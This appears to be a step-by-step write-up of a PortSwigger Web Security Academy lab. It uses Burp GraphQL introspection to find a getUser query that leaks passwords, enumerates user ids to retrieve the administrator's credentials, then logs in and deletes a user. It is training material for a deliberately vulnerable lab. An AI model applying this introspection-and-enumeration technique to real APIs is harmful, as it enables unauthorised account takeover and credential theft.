PortSwigger

Lab Description
The user management functions for this lab are powered by a GraphQL endpoint. The lab contains an access control vulnerability whereby you can induce the API to reveal user credential fields.
Objective: Sign in as the administrator and delete the username carlos.
Step 1: Capture the Login Request
- In Burp’s browser, access the lab
- Attempt to log in with any credentials
- In Burp Proxy, find the GraphQL login request
Example request:
POST /graphql/v1 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net

mutation {
  login(username: "test", password: "test") {
    token
    user {
      id
      username
    }
  }
}

Step 2: Run Introspection

- Right-click the request ⇒ Send to Repeater
- Right-click in the Request panel ⇒ GraphQL > Set introspection query
- Send the request
Step 3: Save Queries to Site Map
- Right-click the response ⇒ GraphQL > Save GraphQL queries to site map
- Go to Target > Site map


Step 4: Find the getUser Query
In the site map, locate the getUser query:
query getUser($id: Int!) {
  getUser(id: $id) {
    id
    username
    password
  }
}
Step 5: Retrieve Administrator Credentials
- Right-click the
getUserquery ⇒ Send to Repeater - In Repeater, switch to the GraphQL tab
- Test different
idvalues:
ID 0:
{"id": 0}
- No user found.

ID 1:
{"id": 1}
- Administrator credentials returned!
Response:
{
  "data": {
    "getUser": {
      "id": 1,
      "username": "administrator",
      "password": "admin_password_here"
    }
  }
}
Step 6: Log In as Administrator

- Use the retrieved credentials to log in:
- Username:
administrator - Password:
iv2dxtcfakp8i5uaw9lu
- Username:
Step 7: Delete Carlos

- Go to the Admin panel
- Click Delete next to
carlos
Step 8: Lab Solved
